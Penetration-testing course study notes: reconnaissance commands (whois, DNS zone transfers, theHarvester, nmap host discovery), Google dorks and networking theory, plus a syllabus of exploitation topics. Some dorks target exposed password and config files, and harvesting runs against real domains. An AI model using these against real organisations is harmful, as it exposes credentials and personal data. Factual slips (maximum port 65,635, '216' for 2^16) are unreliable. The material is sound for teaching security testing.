Vulnerability Assessment: {Overview of Windows Vulnerabilities, Frequently Exploited Windows Services, Vulnerability Scanning with MSF, Exploiting WebDAV {cadaver, davtest}, Exploiting EternalBlue (MS17-010 SMB), Exploiting BlueKeep (CVE-2019-0708 RDP), Pass-the-Hash Attacks, Frequently exploited Linux Services, Exploiting Shellshock (Bash CVE-2014-6271), Vulnerability scanning with Nessus, WMAP}

## **Section 2:**

Auditing Fundamentals: {Security Auditing, Essential Terminology {Security Policies, Compliance, Vulnerability, Risk Assessment, Audit Trail, Compliance Audit, Access Control, Audit Report}, Security Auditing Process/Lifecycle, Types of Security Audits, Security Auditing & Penetration Testing, GRC, Common Standards (ISO 27001, PCI DSS, HIPAA), Frameworks (NIST, COBIT), Guidelines (CIS Controls), Lynis},

## **Section 3: Host & Network Penetration Testing:**

System Host Based Attacks: {Introduction to System/Host Based Attacks, Exploiting WebDAV with MSF, SMB, SAMBA, Exploiting SMB with PsExec, Exploiting RDP, xfreerdp, Exploiting WinRM(Windows Remote Management), Kernel, Privilege Escalation, Windows Kernel Exploits, UAC, Bypassing UAC with UACMe, Windows Token Impersonation, LSASS, Alternate Data Streams (ADS), Windows Password Hashes {SAM, LM, NTLM}, Passwords in Windows Configuration Files, Dumping Hashes with Mimikatz, Exploiting FTP, SSH, & SAMBA, SMBClient, Enum4Linux, Linux Kernel Exploits, Exploiting Misconfigured Cron Jobs, Exploiting SUID Binaries, Dumping Linux Password Hashes},

Network Based Attacks: {Introduction to Enumeration, SMB, NetBIOS, SMB & NetBIOS Enumeration, SNMP Enumeration, SMB Relay Attack},

The Metasploit Framework (MSF): {Introduction to Metasploit Framework, Metasploit Framework Architecture, Penetration Testing with MSF, Installing & Configuring MSF, MSFConsole Fundamentals, Creating & Managing Workspaces, Generating Payloads with Msfvenom, Encoding Payloads with Msfvenom, Injecting Payloads into Windows Portable Executables, Automating Metasploit with Resource Scripts, Exploiting Vulnerable HTTP File Server, Exploiting Windows MS017-010 SMB, Exploiting WinRM, Exploiting Vulnerable Apache Tomcat Web Server, Exploiting Vulnerable FTP Server, Exploiting SAMBA, Exploiting Vulnerable SSH Server, Exploiting Vulnerable SMTP Server, Meterpreter Fundamentals, Upgrading Command Shells to Meterpreter Shells, Windows Post Exploitation Modules, Windows privilege Escalation: {Bypassing UAC, Token Impersonation with Incognito}, Dumping Hashes with Mimikatz, Pass-the-Hash with PsExec, Establishing Persistence on Windows, Enabling RDP, Windows Keylogging, Clearing Windows Event Logs, Pivoting, Linux Post Exploitation Modules, Linux Privilege Escalation: Exploiting Vulnerable Program, Dumping Hashes with Hashdump, Establishing Persistence on Linux, Port Scanning, Enumeration, Exploitation & Post Exploitation with Armitage},

Exploitation: {Banner Grabbing, Vulnerability Scanning with Nmap Scripts & MSF, Publicly Available Exploits (Exploit-db, Rapid7), Searching exploits with Searchsploit, Fixing Exploits, Cross-Compiling Exploits, Netcat Fundamentals, Bind Shells, Reverse Shells, Reverse Shell Cheatsheet, The MSF, Powershell-Empire (Starkiller), Windows Black Box Penetration Test: {Port Scanning & Enumeration, Targeting Microsoft IIS FTP, Targeting OpenSSH, Targeting SMB, Targeting MySQL Database server}, Linux Black Box Penetration Test: {Port Scanning & Enumeration, Targeting vsftpd, Targeting PHP, Targeting SAMBA}, AV Evasion With Shelter, Obfuscating Powershell Code},

Post-Exploitation: {Introduction to Post-Exploitation, Post-Exploitation Methodology, Windows Local Enumeration: {Enumerating System Information, Enumerating Users and Groups, Enumerating Network Information, Enumerating Processes & Services, JAWS}, Linux Local Enumeration: {Enumerating System Information, Enumerating Users and Groups, Linux Local Enum Scripts, LinEnum}, Setting Web Server with Python, Transferring Files to Windows & Linux Targets, Upgrading Non-Interactive Shells, Windows Privilege Escalation, PrivescCheck, Linux Privilege Escalation: {Weak Permissions, SUDO Privileges}, Windows Persistence: {Persistence via Services, Persistence via RDP}, Linux Persistence: {Persistence via SSH Keys, Persistence via Cron Jobs}, Dumping & Cracking NTLM Hashes, Windows Password Hashes, SAM Database, NTLM (NTHash), Dumping & Cracking Linux Password Hashes, Pivoting, Port Forwarding, Clearing Your Tracks on Windows & Linux},

Social Engineering: {Introduction to Social Engineering & its Types, Pretexting, Phishing with Gophish}

#### **Section 4: Web Application Penetration Testing:**

{Introduction to Web Application Security, Web Application Security Testing, Common Web Application Threats & Risks, Web Application Architecture, Web Application Technologies, Data Interchange, Introduction to HTTP, HTTP Requests, HTTP Request Headers, HTTP Responses, HTTP Basic Lab, HTTPS, Passive Crawling & Spidering with Burp Suite & OWASP ZAP, Crawling, Spidering, }]

## Section 1:

### Assessment Methodologies- Information Gathering:-

{Passive}

#### (1) Reconnaissance & Footprinting

What are we looking for:

- IP Addresses, Directories hidden from search engines, Names, Email Addresses, Phone Numbers, Physical Addresses, Web Technologies being used

#### Passive Reconnaissance tools:

- whatis host
- host hackersploit.org
- whatweb hackersploit.org

#### Browser Addons:

- BuiltWith [list the technologies in use on that page]
- Wappalyzer [uncovers the technologies used on websites]

**HTTrack** is an easy-to-use website mirroring utility.

- web crawler and offline browser, arranges the original site's relative link-structure

**/robots.txt** is a plain text file that tells search engine crawlers which pages on a website they can access.

- A robots.txt file is a text file that exists in the root directory of most websites(in every Wordpress site).
- For websites with multiple subdomains, each subdomain must have its own robots.txt file.
  - If example.com had a robots.txt file but a.example.com did not, the rules that would apply for example.com would not apply to a.example.com.

**/sitemap.xml or sitemaps.xml** is a file that tells search engines which URLs it should store to serve in search results.

#### (2) whois

- whois hackersploit.org
- whois 172.67.202.64
- URL: who.is

#### (3) Website Footprinting with Netcraft:

- netcraft.com

#### (4) DNS Reconnaissance:

**dnsrecon** – Identify Name servers(NS), Mail servers(MX), Ipv4(A), IPv6(AAAA) etc.

- dnsrecon -d hackersploit.org

#### **dnsdumpsster**

- dnsdumpster.com

### (5) WAF Detection With wafw00f:

- wafw00f hackersploit.org
- wafw00f <https://hackersploit.org> -a [Test for all possible WAF Instances]

### (6) Subdomain Enumeration with Sublist3r:

- sudo apt-get install sublist3r
- sublist3r -d hackersploit.org
- sublist3r -d hackersploit.org -e google,yahoo
  - to bypass request blockers, can use VPN

### (7) Google Dorks: {specific to subdomains}

- site:ine.com
- site:ine.com inurl:admin
  - site:ine.com inurl:forum
- site:\*.ine.com [lists subdomains]
- site:\*.ine.com intitle:admin
- site:\*.ine.com filetype:pdf
  - site:\*.ine.com filetype:xlsx
  - site:\*.ine.com filetype:docx
- site:ine.com employees
  - site:ine.com instructors
- intitle:index of [sites with directory listing available]
- cache:ine.com
- waybackmachine- {web.archive.org} [Historical view of websites]
- inurl:auth\_user\_file.txt
- inurl:passwd.txt
- Google Hacking Database {exploitdb.com}
- site:gov.\* intitle:"index of" \*.csv
- site:gov.\* intitle:"index of" \*.csv passwords
- intitle:"index of" "credentials"
- intitle:"index of" "passwords"
- inurl:wp-config.bak [wordpress config files]

### (8) Email Harvesting With theHarvester:

The tool gathers email, names, subdomains, IPs and URLs using multiple public data sources.

- theHarvester -d hackersploit.org -b google,linkedin
- theHarvester -d HackerSploit -b google,linkedin
- theHarvester -d hackersploit.org -b google,linkedin,yahoo,dnsdumpster,duckduckgo,crtsh
- theHarvester -d upes.ac.in -b google,linkedin,yahoo,dnsdumpster,duckduckgo,crtsh

### (9) DNS Zone Transfers:

**DNS (Domain Name System)** is a protocol that is used to resolve domain names/hostnames to IP addresses.

- A DNS server (nameserver) is like a telephone directory that contains domain names and their corresponding IP addresses.
- A plethora of public DNS servers have been set up by companies like Cloudflare(1.1.1.1) and Google(8.8.8.8). These DNS servers contain the records of almost all domains on the internet.

#### DNS Records:

- A [Resolves a hostname or domain to an IPv4 address]
- AAAA [Resolves a hostname or domain to an IPv6 address]
- NS [Reference to the domains nameserver]
- MX [Resolves a domain to a mail server]
- CNAME [Used for domain aliases]
- TXT [Text record]
- HINFO [Host information]
- SOA [Domain authority]
- SRV [Service records]
- PTR [Resolves an IP address to a hostname]

**DNS Interrogation** is the process of enumerating DNS records for a specific domain.

- The objective of DNS interrogation is to probe a DNS server to provide us with DNS records for a specific domain.
- This process can provide with important information like the IP address of a domain, subdomains, mail server addresses etc.

#### DNS Zone Transfer

- In certain cases DNS server admins may want to copy or transfer zone files from one DNS server to another. This process is known as a zone transfer.
- If misconfigured and left unsecured, this functionality can be abused by attackers to copy the zone from the primary DNS server to another DNS server.
- A DNS Zone transfer can provide testers with a holistic view of an organization's network layout.
- In certain cases, internal network addresses may be found on an organization's DNS servers.

#### Passive:

- dnsdumpster.com
- dnsrecon -d zonetransfer.me

#### Active:

- sudo vim /etc/hosts [Local DNS record]
- dnsenum –help
- dnsenum zonetransfer.me
- dig axfr @nsztm1.digi.ninja zonetransfer.me
  - dig axfr @nameserver URL
- fierce –help
- fierce -dns zonetransfer.me

## (10) Host Discovery With Nmap:

- ip a s [ip address show]

- sudo nmap -sn 192.168.2.0/24

Netdiscover for Host Discovery:

- sudo apt-get install netdiscover -y
- sudo netdiscover -i eth0 -r 192.168.2.0/24

### **(11) Port Scanning With Nmap:**

- nmap 10.4.19.218 [Default scan means SYN scan]
- nmap -Pn 10.4.19.218 [-Pn: don't send ICMP packets]
- nmap -Pn -p- 10.4.19.218 [Scan entire port range]
- nmap -Pn -p80 10.4.19.218
- nmap -Pn -p 80,445,3389,8080 10.4.19.218
- nmap -Pn -p 1-1000 10.4.19.218
- nmap -Pn -F 10.4.19.218 [Fast scan, only scan most common ports]
- nmap -Pn -sU 10.4.19.218 [UDP scan]
- nmap -Pn 10.4.19.218 -v [Increase verbosity]
- nmap -Pn -F -sV 10.4.19.218 [Service version detection]
- nmap -Pn -F -sV -O 10.4.19.218 -v [OS detection]
- nmap -Pn -F -sV -O -sC 10.4.19.218 -v [default nmap script scan]
- nmap -Pn -F -A 10.4.19.218 -v [Aggressive scan, -A:{-sV,-O,-sC}]
- nmap -Pn -F -T5 -sV -O -sC 10.4.19.218 -v [To speed up the scan, 1-5]
- nmap -Pn -F 10.4.19.218 -oN test.txt [Output results in a file]
- nmap -Pn -F 10.4.19.218 -oN test.xml

## **Assessment Methodologies- Footprinting & Scanning:-**

### **Penetration Testing Methodologies:**

- 1. Information Gathering**
  - **Passive Information Gathering**
    - OSINT
  - **Active Information Gathering**
    - Network Mapping, Host Discovery, Port Scanning, Service & OS Detection
- 2. Enumeration**
  - Service & OS Enumeration, User Enumeration
- 3. Exploitation (Initial Access)**
  - Developing/modifying Exploits, Service Exploitation
- 4. Post-Exploitation**
  - Local Enumeration, Privilege Escalation, Credential Access, Persistence, Defense Evasion, Lateral Movement
- 5. Reporting**
  - Report Writing, Recommendations

**(1) Active Information Gathering** refers to the phase of the assessment where the tester actively interacts with the target system or network to collect data and identify potential vulnerabilities.

- This phase involves techniques that go beyond passive reconnaissance (where information is gathered without directly interacting with the target) and may include activities such as scanning, probing, and direct interaction with network services.

### Information Gathering:

- Passive Information Gathering
  - Domain & IP Analysis
  - DNS Reconnaissance
  - Social Media
  - Google Dorks
  - Search Engines
- Active Information Gathering
  - Scanning
    - Network Mapping/Host Discovery
    - Port Scanning
    - Service & OS Fingerprinting
  - Enumeration

### (2) Networking Fundamentals:

**Network Protocols** ensure that different computer systems, using different hardware and software can communicate with each other.

- In computer networks, hosts communicate with each other through the use of network protocols.
- There are a large number of network protocols used by different services for different objectives/functionality.
- Communication between different hosts via protocols is transferred/facilitated through the use of packets.

**Packets** are nothing but streams of bits running as electric signals on physical media used for data transmission. (Ethernet, Wi-Fi etc)

- These electrical signals are then interpreted as bits (zero and ones) that make up the information.
- The primary goal of networking is the exchange information between networked computers; this information is transferred by packets.
- Packets = Header+Payload
  - Header: The header has a protocol-specific structure; this ensures that the receiving host can correctly interpret the payload and handle the overall communication.

**The OSI(Open Systems Interconnection) Model** is a conceptual framework that standardizes the functions of a telecommunication or computing system into seven abstraction layers.

- It was developed by the International Organization for Standardization(ISO) to facilitate communication between different systems and devices, ensuring interoperability and understanding across a wide range of networking technologies.
- The OSI model serves as a guideline for developing and understanding network protocols and communication processes. While it is a conceptual model, it helps in organizing the complex task of network communication into manageable and structured layers.

- The OSI model is not a strict blueprint for every networking system but a reference model that aids in understanding and designing network architectures.
- **Page No. 30-31**, for more details

**(3)**

### **Network Layer:**

Several key protocols operate at the network level (level 3) of the OSI model. Here are some prominent network layer protocols:

- Internet Protocol(IP):
  - IPv4(Internet Protocol version 4): The most widely used version of IP, employing 32-bit addresses and providing the foundation for communication on the internet.
  - IPv6(Internet Protocol version 6): Developed to address the limitations of IPv4, it uses 128-bit addresses and offers an exponentially larger address space.
- Internet Control Message Protocol(ICMP) is used for error reporting and diagnostics. ICMP messages include ping (echo request and echo reply), traceroute, and various error messages.

IP(Internet Protocol) is a central protocol in the suite of protocols that form the foundation of the internet.

- It operates at the network layer(layer 3) of the OSI model and is responsible for logical addressing, routing, and the fragmentation and reassembly of data packets.
- IP enables communication between devices on different networks by providing a standardized way to identify and locate hosts.
- Logical Addressing:
  - IP organises data into packets for transmission across networks. Each packet consists of a header and payload.
  - The header contains essential information, including the source and destination IP addresses, version number, Time-to-live(TTL), and protocol type.

### **IP Functionality:**

- Fragmentation and Reassembly:
  - IP allows for the fragmentation of large packets into smaller fragments when traversing networks with varying Maximum Transmission Unit(MTU) sizes.
  - The receiving host reassembles these fragments to reconstruct the original packet.
- IP Addressing Types:
  - IP addresses can be classified into three types:
    - unicast (one-to-one communication)
    - broadcast (one-to-all communication within a subnet)
    - multicast(one-to-many communication to a selected group of devices)
- Subnetting is a technique that divides a large IP network into smaller, more manageable sub-networks. It enhances network efficiency and security.
- Internet Control Message Control(ICMP) is closely associated with IP and is used for error reporting and diagnostics. Common ICMP messages include echo request and echo reply.
- Dynamic Host Configuration Protocol(DHCP) is often used in conjunction with IP to dynamically assign IP addresses to devices on a network, simplifying the process of network configuration.

## IP Header Format:

- The IP protocol defines many different fields in the packet header. These fields contain binary values that the IPv4 services reference as they forward packets across the network.
  - IP Source Address – Packet Source
  - IP Destination Address – Packet Destination
  - Time-to-Live (TTL) – An 8-bit value that indicates the remaining life of the packet.
  - Type-of-Service (ToS) – The Type-of-Services field contains an 8-bit binary value that is used to determine the priority of each packet.
  - Protocol – This 8-bit value indicates the data payload type that packet is carrying.

## IPv4 Header Fields:

- Version(4 bits) – Indicates the version of the IP protocol being used. For IPv4, the value is 4.
- Header Length(4 bits) – Specifies the length of the IPv4 header in 32-bit words. The minimum value is 5, indicating a 20-byte header, and the maximum is 15, indicating a 60-byte header.
- Type of Service(8 bits) – Originally designed for specifying the quality of service. It includes fields such as Differentiated Services Code Point(DSCP) and Explicit Congestion Notification(ECN) to manage packet priority and congestion control.
- Total Length(16 bits) – Represents the total size of the IP packet, including both the header and the payload(data). The maximum size is 65,535 bytes.
- Identification(16 bits) – Used for reassembling fragmented packets. Each fragment of a packet is assigned the same identification value.
- Flags(3 bits) – Includes three flags related to packet fragmentation:
  - **Reserved (bit 0):** Always set to 0
  - **Don't Fragment(DF, bit 1):** If set to 1, indicates that the packet should not be fragmented.
  - **More Fragments(MF, bit 2):** If set to 1, indicates that more fragments follow in a fragmented packet.
- Time-to-Live(TTL, 8 bits) – Represents the maximum number of hops (routers) a packet can traverse before being discarded. It is decremented by one at each hop.
- Protocol(8 bits) – Identifies the higher-layer protocol that will receive the packet after IP processing. Common values include **6 for TCP, 17 for UDP, and 1 for ICMP**.
- Source IP Address(32 bits) – Specifies the IPv4 address of the sender(source) of the packet.
- Destination IP Address(32 bits) – Specifies the IPv4 address of the intended recipient(destination) of the packet.

## IP Header Format:

- The first four bits identify the IP version. They can be used to represent IP version 4 or 6.
- The 32 bits/4 bytes starting at the bit position 96 are allocated for the specification of the source address. The following four bytes represent the destination address.

## IPv4 Addresses:

- The vast majority of networks run IP version 4 (IPv4).
- An IPv4 address consists of four bytes, or octets, a byte consists of 8 bits.
- A dot delimits every octet in the address. {73.5.12.132}

## Reserved IPv4 Addresses:

- For example, some reserved intervals are:
- 0.0.0.0 – 0.255.255.255 representing “this” network.
- 127.0.0.0 – 127.255.255.255 representing the local host (eg. your computer).
- 192.168.0.0 – 192.168.255.255 is reserved for private networks.

You can find the details about the special use of IPv4 addresses in RFC5735.

## (4) Transport layer:

- The Transport layer is the fourth layer of the OSI model, and it plays a crucial role in facilitating communication between two devices across a network.
- This layer ensures reliable, end-to-end communication, handling tasks such as error detection, flow control, and segmentation of data into smaller units.
- The Layer is responsible for providing end-to-end communication and ensuring the reliable and ordered delivery of data between two devices on a network.

### Transport layer Protocols

- **TCP**(Transmission Control Protocol): Connection-oriented protocol providing reliable and ordered delivery of data.
- **UDP**(User Datagram Protocol): Connection-less protocol that is faster but provides no guarantees regarding the order of reliability of data delivery.

**TCP**, or Transmission Control Protocol, is one of the main protocols operating at the Transport Layer(Layer 4) of the OSI model.

- It is a connection-oriented, reliable protocol that provides a dependable and ordered delivery of data between two devices over a network.
- TCP ensures that data sent from one application on a device is received accurately and in the correct order by another application on a different device.
- **Connection-Oriented:**
  - TCP establishes a connection between the sender and receiver before any data is exchanged. This connection is a virtual circuit that ensures reliable and ordered data transfer.
- **Reliability:**
  - TCP guarantees reliable delivery of data. It achieves this through mechanisms such as acknowledgements(ACK) and retransmission of lost or corrupted packets. If a segment of data is not acknowledged, TCP automatically resends the segment.
- **Ordered Data Transfer:**
  - TCP ensures that data is delivered in the correct order. If segments of data arrive out of order, TCP reorders them before passing them to the higher-layer application.

### TCP 3-Way Handshake:

- The TCP three-way handshake is a process used to establish a reliable connection between two devices before they begin data transmission.
- It involves a series of three messages exchanged between the sender (client) and the receiver (server):
  - **SYN(Synchronize):** The process begins with the client sending a TCP segment with the SYN flag set. This initial message indicates the client’s intention to establish a

- connection and includes an initial sequence number (ISN), which is a randomly chosen value.
- **SYN-ACK(Synchronize-Acknowledge):** Upon receiving the SYN segment, the server responds with a TCP segment that has both the SYN and ACK flags set. The acknowledgement number is set to one more than the initial sequence number received in the client's SYN segment. The server also generates its own initial sequence number.
  - **ACK(Acknowledge):** Finally, the client acknowledges the server's response by sending a TCP segment with the ACK flag set. The acknowledgement number is set to one more than the server's initial sequence number.
  - At this point, the connection is established, and both devices can begin transmitting data.
  - After the three-way-handshake is complete, the devices can exchange data in both directions. The acknowledgment numbers in subsequent segments are used to confirm the receipt of data and to manage the flow of information.

### TCP Header Fields

- The SRC(16 bits) & DST(16 bits) identifies the source and destination port.

### TCP Control Flags:

- TCP uses a set of control flags to manage various aspects of the communication process.
- These flags are included in the TCP header and control different features during the establishment, maintenance, and termination of a TCP connection.
  - **Establishing a Connection:**
    - SYN(Set): Initiates a connection request
    - ACK(Clear): No acknowledgment yet
    - FIN(Clear): No termination request
  - **Establishing a Connection(Response):**
    - SYN(Set): Acknowledges the connection request
    - ACK(Set): Acknowledges the received data
    - FIN(Clear): No termination request
  - **Terminating a Connection:**
    - SYN(Clear): No connection request
    - ACK(Set): Acknowledges the received data
    - FIN(Set): Initiates connection termination

### TCP Port Range:

- TCP uses port numbers to distinguish between different services or applications on a device.
- Port numbers are 16-bit unsigned integers, and they are divided into three ranges.
- The maximum port number in the TCP/IP protocol suite is 65,635.
- **Well-known Ports (0-1023):** Port numbers from 0 to 1023 are reserved for well-known services and protocols. These are standardized by the Internet Assigned Numbers Authority(IANA). Examples include:
  - 80(HTTP), 443(HTTPS), 21(FTP), 22(SSH), 25(SMTP), 110(POP3)
- **Registered Ports(1024-49151):** Port numbers from 1024-49151 are registered for specific services or applications. These are typically assigned by the IANA to software vendors or developers for their applications. While they are not standardized, they are often used for well-known services. Examples include:
  - 3389(RDP), 3306(MySQL DB), 8080 (HTTP alternative port), 27017(MongoDB)

## (5) UDP:

- UDP, or User Datagram Protocol, is a connectionless and lightweight transport layer protocol that provides a simple and minimalistic way to transmit data between devices on a network.
- UDP does not establish a connection before sending data and does not provide the same level of simplicity and efficiency, making it suitable for certain types of applications.
- **Connectionless:** UDP is a connectionless protocol, meaning that it does not establish a connection before sending data. Each UDP packet (datagram) is treated independently, and there is no persistent state maintained between sender and receiver.
- **Unreliable:** UDP does not provide reliable delivery of data. It does not guarantee that packets will be delivered, and there is no mechanism for retransmission of lost packets. This lack of reliability makes UDP faster but less suitable for applications that require guaranteed delivery.
- **Used for Real-Time Applications:** UDP is commonly used in real-time applications where low latency is crucial, such as audio and video streaming, online gaming, and voice-over-IP(VoIP) Communication.
- **Simple and Stateless:** UDP is a stateless protocol, meaning that it does not maintain any state information about the communication.
- Each packet is independent of previous or future packets.

## TCP vs UDP [Page No. 125]

### TCP Demo:

- netstat -antp
- capture browser request in Wireshark
- filter 'tcp' packets in wireshark
- first packet is for SYN request from client to server where the SYN Flag is 1(Set) containing an initial sequence number that is chosen randomly, then server sends SYN-ACK to client where the SYN & ACK Flags are 1(Set) containing a sequence number and an Acknowledgment Number that is 1 greater than the initial sequence number, at last of the 3-way handshake client sends ACK packet to server where the ACK Flag is 1(Set) containing a sequence and Acknowledgment Number that is 1 greater than the initial sequence number.
- Just after the 3-way handshake TLS connection is built for further transmission & the first packet is for Client Hello(Transport layer protocol) from client to server side containing an Acknowledgment Number that is also 1 greater than the server's initial sequence number and sequence number that is 1 greater than than the initial sequence number.

## (6) Network Mapping:

- After collecting information about a target organization during the passive information gathering stage, a penetration tester typically moves on to active information gathering phase which involves discovering hosts on a network, performing port scanning and enumeration.

- As you know, every host connected to the Internet or a private network must have a unique IP address that uniquely identifies it on said network.
- How can a penetration tester determine what hosts, within an in-scope network are online? What ports are open on the active hosts? And what operating systems are running on the active hosts? Answer – Network Mapping
- Network mapping in the context of penetration testing (pentesting) refers to the process of discovering and identifying devices, hosts, and network infrastructure elements within a target network.
- Pentesters use network mapping as a crucial initial step to gather information about the network's layout, understand its architecture, and identify potential entry points for further exploitation.

### **Example – Why Map a Network?**

- A company asks for you/your company to perform a penetration test, and the following address block is considered in scope: 200.200.0.0/16
- A sixteen-bit long netmask means the network could contain up to 216 (65535) hosts with IP addresses in the 200.200.0.0-200.200.255.255 range.
- The first job for the penetration tester will involve determining which of the 65535 IP addresses are assigned to a host, and which of those hosts are online/active.
- We need a way to map out an unknown network into something more useful, In this example, the pentester is connecting to a remote network via the internet.
- In this example, we do not know anything about the target network, the objective of network mapping is to develop a picture of the network architecture and the systems that make up the network as a whole.
- Network Mapping allows us to get a better understanding of what we are dealing with in terms of how many systems exist within their network and their potential functional role. Identify network IP mask and discover active hosts on network and their corresponding IP addresses.

### **Network Mapping Objectives:**

- Discovery of Live Hosts: Identifying active devices and hosts on the network. This involves determining which IP addresses are currently in use.
- Identification of Open Ports and Services: Determining which ports are open on the discovered hosts and identifying the services running on those ports. This information helps pentesters understand the attack surface and potential vulnerabilities.
- Network Topology Mapping: Creating a map or diagram of the network topology, including routers, switches, firewalls, and other network infrastructure elements. Understanding the layout of the network assists in planning further penetration testing activities.
- Operating System Fingerprinting: Determining the operating systems running on discovered hosts. Knowing the operating system helps pentesters tailor their attack strategies to target vulnerabilities specific to that OS.
- Service Version Detection: Identifying specific versions of services running on open ports. This information is crucial for pinpointing vulnerabilities associated with particular service versions.
- Identifying Filtering and Security Measures: Discovering firewalls, intrusion prevention systems, and other security measures in place. This helps pentesters understand the network's defenses and plan their approach accordingly.

### Nmap (Network Mapper):

- Nmap, or Network Mapper, is an open-source network scanning tool used for discovering hosts and services on a computer network, finding open ports, and identifying potential vulnerabilities.
- It is a powerful and versatile tool that has become a standard in the toolkit of security professionals, network administrators, and penetration testers.
- Nmap offers a range of features and functionalities that make it a valuable tool in various network security contexts:
  - **Host Discovery:** Nmap can identify live hosts on a network using techniques such as ICMP echo requests, ARP requests, or TCP/UDP probes.
  - **Port Scanning:** It can perform various types of port scans to discover open ports on target hosts.
  - **Service Version Detection:** Nmap can determine the versions of services running on open ports. This information helps in understanding the software stack and potential vulnerabilities associated with specific versions.
  - **Operating System Fingerprinting:** Nmap can attempt to identify the operating systems of target hosts based on characteristics observed during the scanning process.

## (7) Host Discovery Techniques:-

### Host Discovery:

- In penetration testing, host discovery is a crucial phase to identify live hosts on a network before further exploration and vulnerability assessment.
- Various techniques can be employed for host discovery, and the choice of technique depends on factors such as network characteristics, stealth requirements, and the goals of the penetration test.

### Host Discovery Techniques:

- **Ping Sweeps (ICMP Echo Requests):** Sending ICMP Echo Requests (ping) to a range of IP addresses to identify live hosts. This is a quick and commonly used method.
- **ARP Scanning:** Using Address Resolution Protocol(ARP) requests to identify hosts on a local network. ARP scanning is effective in discovering hosts within the same broadcast domain.
- **TCP SYN Ping (Half-Open Scan):** Sending TCP SYN packets to a specific port(often port 80) to check if a host is alive. If the host is alive, it responds with a TCP SYN-ACK. This technique is stealthier than ICMP ping.
- **UDP Ping:** Sending UDP packets to a specific port to check if a host is alive. This can be effective for hosts that do not respond to ICMP or TCP probes.
- **TCP ACK Ping:** Sending TCP ACK packets to a specific port to check if a host is alive. This technique expects no response, but if a TCP RST (reset) is received, it indicates that the host is alive.
- **SYN-ACK Ping (Sends SYN-ACK packets):** Sending TCP SYN-ACK packets to a specific port to check if a host is alive. If a TCP RST is received, it indicates that the host is alive.
- The choice of the “best” host discovery technique in penetration testing depends on various factors, and there isn’t a one-size-fits-all answer.

- The effectiveness of a host discovery technique can be influenced by the specific characteristics of the target network, the security controls in place, and the goals of the penetration test.
- Here are a few considerations:
  - **ICMP Ping:**
    - Pros – ICMP ping is a widely supported and quick method for identifying live hosts.
    - Cons – Some hosts or firewalls may be configured to block ICMP traffic, limiting its effectiveness. ICMP ping can also be easily detected.
  - **TCP SYN Ping:**
    - Pros – TCP SYN ping is stealthier than ICMP and may bypass firewalls that allow outbound connections.
    - Cons – Some hosts may not respond to TCP SYN requests, and the results can be affected by firewalls and security devices.

## (8) Ping Sweeps:

- A ping sweep is a network scanning techniques used to discover live hosts (computers, servers, or other devices) within a specific IP address range on a network.
- The basic idea is to send a series of ICMP Echo Request (ping) messages to a range of IP addresses and observe the responses to determine which addresses are active or reachable.
- Ping is a utility designed to check if a host is alive/reachable.
- The ping command is available on every major operating system and can be invoked in the command line/terminal as follows:
  - ping [www.site.test](http://www.site.test)
- Ping sweeps work by sending one or more specially crafted ICMP packets (Type 8-echo request) to a host.
- If the destination host replies with an ICMP echo reply(Type 0) packet, then the host is alive/online.
- In the context of ICMP(Internet Control Message Protocol), the ICMP Echo Request and Echo Reply messages are used for the purpose of ping. These messages have specific ICMP type and code values associated with them.
- **ICMP Echo Request:**
  - Type- 8, Code- 0
- **ICMP Echo Reply:**
  - Type-0, Code- 0
- The “Type” field in the ICMP header indicates the purpose of function of the ICMP message, and the “Code” field provides additional information or context related to the message type.
- In the case of ICMP Echo Request and Echo Reply, the Type value 8 represents Echo Request, and the Type value 0 represents Echo Reply.
- So, when a device sends an ICMP Echo Request, it creates an ICMP packet with Type 8, Code 0.
- When the destination device receives the Echo Request and responds with an Echo Reply, it creates an ICMP packet with Type 0, Code 0.
- When the host is offline or not reachable, the ICMP Echo Request message sent by the ping utility will not receive a corresponding ICMP Echo Reply.

- The absence of a response doesn't necessarily mean that the host is permanently offline; it could be due to various reasons, such as network congestion, temporary unavailability, or firewall settings that block ICMP traffic.
- The ping utility provides a quick and simple way to check the reachability of a host, but it's important to interpret the results in the context of the network conditions and host configuration.
  - Ping 10.4.31.111 [determine whether the host is reachable or not]
  - ping -c 5 10.4.31.111
- **Verify ICMP Packets in Wireshark:**
  - capture the request of the following command using Wireshark -
    - ping 10.4.31.111
  - first packet contains Echo (ping) request with the Type 8 and Code 0
  - Again, capture the request of the following command using Wireshark -
    - ping -c 5 10.4.31.111
  - then verify in Wireshark
    - [Target IP: 10.4.31.111]
- ifconfig
- ping -c 1 10.10.23.0 {send single ICMP echo request}
- ping -b -c 1 10.10.23.0 {send a single ICMP echo request to a broadcast address}
- ifconfig
- ping -c 1 10.1.0.0
- ping -b -c 1 10.1.0.0
- man fping
- fping -a -g 10.10.23.0/24 {send ICMP echo requests to all IP addresses}
- fping -h
- fping -a -g 10.10.23.0/24 2>/dev/null
- fping -a 10.4.31.111 {send an ICMP echo request to the specific IP address}
- nmap -Pn 10.4.31.111 {to skip ping scan, assume the host is online}
- nmap -sn 10.4.31.111 {perform a ping scan only, skips the port scanning phase}
  - -c: specifies the number of ping request
  - -b: allows you to send the ping to a broadcast address
  - -a: fping to only display the IP address if the host responds to the ping
  - -g: used to specify a range of IP addresses to ping.

## (9) Host Discovery With Nmap:

- nmap -h
- man nmap
- ifconfig
- nmap -sn 10.1.0.0-254 [perform a host discovery(ping scan) on the IP address range]
- nmap -sn 10.1.0.0/24 [perform a host discovery scan on the entire subnet]
- ifconfig
- run the following command and open Wireshark:

- nmap -sn 10.10.22.0/24 or,
- nmap -sn 10.10.22.0/24 –send-ip
- search for ‘icmp’ packets in Wireshark and we can check the Echo (ping) reply packet with the Type 0 and Code 0
- We can also see the first tcp packet where SYN flag is Set(1) and then ICMP packet where ACK flag is 1(Set).

## (10)

- nmap -sn 10.4.23.227 10.4.23.228 [perform host discovery scan on the specific IP addresses]
- nmap -sn 10.4.23.227-240 [perform ping scan on a range of IP addresses]
- vim targets.txt and add target IPs in the text file
- nmap -sn -iL targets.txt [perform ping scan on a list of targets specified in a file]
- nmap -sn 10.4.23.227 [perform ping scan on the specific IP address]
- nmap -sn -PS 10.4.23.227 & capture this into Wireshark
- nmap -sn -PS 10.4.23.227 [use TCP SYN ping method to check if the host is reachable]
- nmap -sn -PS2 10.4.23.227
- nmap -sn -PS1-1000 10.4.23.227
- nmap -sn -PS3389 10.4.23.227
- nmap -sn -PS80,3389,445 10.4.23.227 & capture this into Wireshark for details
- nmap -PS80,3389,445 10.4.23.227
- nmap -sn -PS80,3389,445 10.4.23.227
- nmap -sn -PA 10.4.23.227 [use TCP ACK packets to check if the host is reachable]
